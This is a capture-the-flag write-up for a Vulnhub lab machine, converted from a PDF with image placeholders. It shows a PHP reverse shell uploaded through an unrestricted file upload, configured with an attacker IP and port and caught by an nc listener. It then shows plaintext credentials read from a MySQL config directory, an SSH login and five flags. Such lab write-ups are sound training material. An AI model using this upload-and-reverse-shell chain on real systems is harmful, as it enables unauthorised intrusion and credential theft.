Jordan Infosec

CTF

Network Setup

- Imported Vulnhub's vulnerable Machine Server on the VirtualBox
- **Server's & Host's Network adapter:** Bridge Adapter (Bridges the virtual & physical networks)
- **Server's DHCP service:** Enabled
- **Server's IP address:** Automatically assigned

Found Vulnerabilities

- Unrestricted file upload vulnerability
- Hard Coded credentials in source file
- Credentials file in ssh server
- Full root permission/access to the user 'technawi'

Exploits/Payloads Used


- None


Key Findings


- **Ports:** 80, 22
- **Web Server:** Apache/2.4.18 (Ubuntu)
- **OS:** Ubuntu
- **Hostname:** www-data, technawi
- **Architecture:** x86_64 x86_64 x86_64 GNU/Linux
- **gcc version:** 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4)
- **Linux Kernel:** Linux Jordaninfosec-CTF01 4.4.0-72-generic #93-Ubuntu
- **Scripting Language:** PHP, JS


Write-Ups & Screenshots

>> Using **Netdiscover** command I found the ip-address of the JIS server on bridge adpater network












Error in username/password

---------- 1st FLAG ----------






---------- 2nd FLAG ----------




---------- 3RD FLAG ----------




>> Here I uploaded the php file to test for unrestricted file upload vulnerability. The file was successfully uploaded to the server.

>> Within the /robots.txt folder I found a directory called ‘uploaded_files’. Here I found the url path of the uploaded files which I can use it to execute the php script file to get reverse shell.


Upload Center
phpinfo()
192.168.0.43/uploaded_files/testphp.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
PHP Version 7.0.15-0ubuntu0.16.04.4
php
System
Linux Jordaninfosec-CTF01 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled

komal@kali:~$ locate *php-reverse-shell*
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
komal@kali:~$ cp /usr/share/webshells/php/php-reverse-shell.php .
komal@kali:~$ ls
Desktop Downloads php-reverse-shell.php Public testphp.php
Documents Music Pictures Templates Videos
komal@kali:~$ chmod 755 php-reverse-shell.php


File Edit View Search Terminal Help
// Some compile-time options are needed for daemonisation (like pcntl, posix)
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.44'; // LHOST NETWORK
$port = 1237; // LPORT
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```
komal@kali:~$ sudo service apache2 restart
komal@kali:~$ nc -lvnp 1237
listening on [any] 1237 ...
connect to [192.168.0.44] from (UNKNOWN) [192.168.0.43] 59430
Linux Jordaninfosec-CTF01 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 18:03:29 up  3:17,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
$ /bin/bash -i
bash: cannot set terminal process group (1183): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Jordaninfosec-CTF01:/$ ww^^?^?^?^?

www-data@Jordaninfosec-CTF01:/$ wwhhooaammii

www-data
www-data@Jordaninfosec-CTF01:/$
```

```
drwx------ 2 www-data www-data 4096 Apr 19  2017 css
drwxr-xr-x 2 www-data www-data 4096 Apr 21  2017 flag
-rw-r----- 1 technawi technawi  132 Apr 21  2017 flag.txt
-rw-r--r-- 1 www-data www-data  145 Apr 21  2017 hint.txt
-rw-rw-r-- 1 www-data www-data 1966 Apr 19  2017 index.php
drwx------ 2 www-data www-data 4096 Apr 19  2017 js
-rw-rw-r-- 1 www-data www-data 1485 Apr 19  2017 login.php
-rw-r--r-- 1 www-data www-data  128 Apr 19  2017 logout.php
-rw-rw-r-- 1 www-data www-data  160 Apr 19  2017 robots.txt
drwxrwxr-x 2 www-data www-data 4096 Mar 23 18:03 uploaded_files
$ cat hint.txx
cat: hint.txx: No such file or directory
$ ^[[A^?^?^? : not found
$ cat hint.txt
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : {76451100345265790123456 70}
$
```

---------- 4TH FLAG ----------

>> We find the user name and the group name called ‘technawi’. As the hint suggested to find the user technawi password in a hidden file to read flag.txt file.

>> Under /etc/passwd file we see mysql server account. We can find the credentials from within the sql config file.

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fal
se
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/
false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
technawi:x:1000:1000:technawi,,,:/home/technawi:/bin/bash
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
```

```
File  Edit  View  Search  Terminal  Help
conf.d
debian-start
debian.cnf
my.cnf
my.cnf.fallback
mysql.cnf
mysql.conf.d
$ cat conf.d
cat: conf.d: Is a directory
$ ;s
/bin/sh: 27: Syntax error: ";" unexpected
$ cd conf.d
$ ls
credentials.txt
mysql.cnf
mysqldump.cnf
$ pwd
/etc/mysql/conf.d
$ cat credentials.txt
The 4th flag is : {78456589741235689741854l2}

username : technawi
password : 3vilH@ksor
$
```

>> I also found that the full path of the ‘credentials.txt’ was also shown on $PWD and as a hint we can also follow this path to find what we are looking for.

```
www-data@Jordaninfosec-CTF01:/etc/mysql/conf.d$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/etc/mysql/conf.d
APACHE_RUN_GROUP=www-data
LANG=C
SHLVL=2
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_RUN_DIR=/var/run/apache2
_=/usr/bin/env
www-data@Jordaninfosec-CTF01:/etc/mysql/conf.d$
```

---------- 5TH FLAG ----------

```
komal@kali:~$ ssh technawi@192.168.0.43
The authenticity of host '192.168.0.43 (192.168.0.43)' can't be established.
ECDSA key fingerprint is SHA256:ThPvIGqyDX2PSqt5JWHyy/J/Hy2hK5aVcpKTpkTKHQE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.43' (ECDSA) to the list of known hosts.
technawi@192.168.0.43's password:
Permission denied, please try again.
technawi@192.168.0.43's password:
Permission denied, please try again.
technawi@192.168.0.43's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Fri Apr 21 17:22:16 2017
technawi@Jordaninfosec-CTF01:~$
```

```
TERM=screen
SSH_CLIENT=192.168.0.44 44774 22
SSH_TTY=/dev/pts/0
USER=technawi
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34
;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=
01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01
;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*
.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=
01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01
;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:
*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=0
1;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36
:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
TMUX=/tmp/tmux-1000/default,1668,0
PATH=/home/technawi/bin:/home/technawi/.local/bin:/home/technawi/bin:/home/technawi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
MAIL=/var/mail/technawi
PWD=/home/technawi
LANG=en_US.UTF-8
TMUX_PANE=%1
HOME=/home/technawi
SHLVL=2
LANGUAGE=en_US:en
LOGNAME=technawi
SSH_CONNECTION=192.168.0.44 44774 192.168.0.43 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
technawi@Jordaninfosec-CTF01:~$
[0] 0:bash*                                                    "Jordaninfosec-CTF01" 14:52 26-Mar-18
```


>> I finally found my final 5th Flag in /var/www/html folder. Looking into bash history is also very helpful to see the previous work of the account holder.

```
exit
technawi@Jordaninfosec-CTF01:~$ cat .bash_history | less

[3]+  Stopped                 cat .bash_history | less
technawi@Jordaninfosec-CTF01:~$ cd /var/www/html
technawi@Jordaninfosec-CTF01:/var/www/html$ ls
admin_area  assets  check_login.php  css  flag  flag.txt  hint.txt  index.php  js  login.php  logout.php  robots.txt  uploaded_files
technawi@Jordaninfosec-CTF01:/var/www/html$ cd flag.txt
-bash: cd: flag.txt: Not a directory
technawi@Jordaninfosec-CTF01:/var/www/html$ cat flag.txt
The 5th flag is : {547321594678521345697524 9}

Good job :)

You find 5 flags and got their points and finish the first scenario....
technawi@Jordaninfosec-CTF01:/var/www/html$
